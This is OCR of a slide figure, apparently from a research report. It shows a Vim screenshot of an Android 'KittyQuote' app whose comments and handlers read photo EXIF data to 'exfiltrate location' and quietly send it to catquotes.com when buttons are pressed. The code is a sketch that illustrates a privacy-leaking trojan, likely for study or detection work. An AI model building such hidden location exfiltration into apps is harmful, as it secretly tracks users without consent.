
```
Kitty.java (~/Dropbox/Copy-Imports/grants/darpa-apac/phase-reports/1) - VIM
public class KittyQuote extends Activity {
  String img = "k155"; // kitty image
  // other fields ...
  public void onCreate(Bundle savedState) {
    super.onCreate(savedState);
    // build quote list and other initialization
  }
  public String getKitty() {
    // access "DCIM/Camera" and use ExifInterface
    //  to exfiltrate location
  }
  public void aboutButton(View view) {
    // display normal information
    String website = "http://www.catquotes.com";
    startActivity(
      new Intent(Intent.ACTION_VIEW,
          Uri.parse(website)));
    try {
      new SendOut().execute(website);
    } catch (Exception e) { }
  }
  public void nextButton(View view) {
    img = getKittey();  // store loc info
  }
  public void prevButton(View view) {
    img = getKittey();
  }
  public void kittyQuoteButton(View view) {
    // display kitty quote as toast message
    // ... and send out location info to a website
    String url = "http://www.catquotes.com?" + img;
    try {
      new SendOut().execute(url);
    } catch (Exception e) {
      // if network fails, not giving up
Type  :quit<Enter>  to exit Vim                     8,24        Top
```


$\rightarrow$




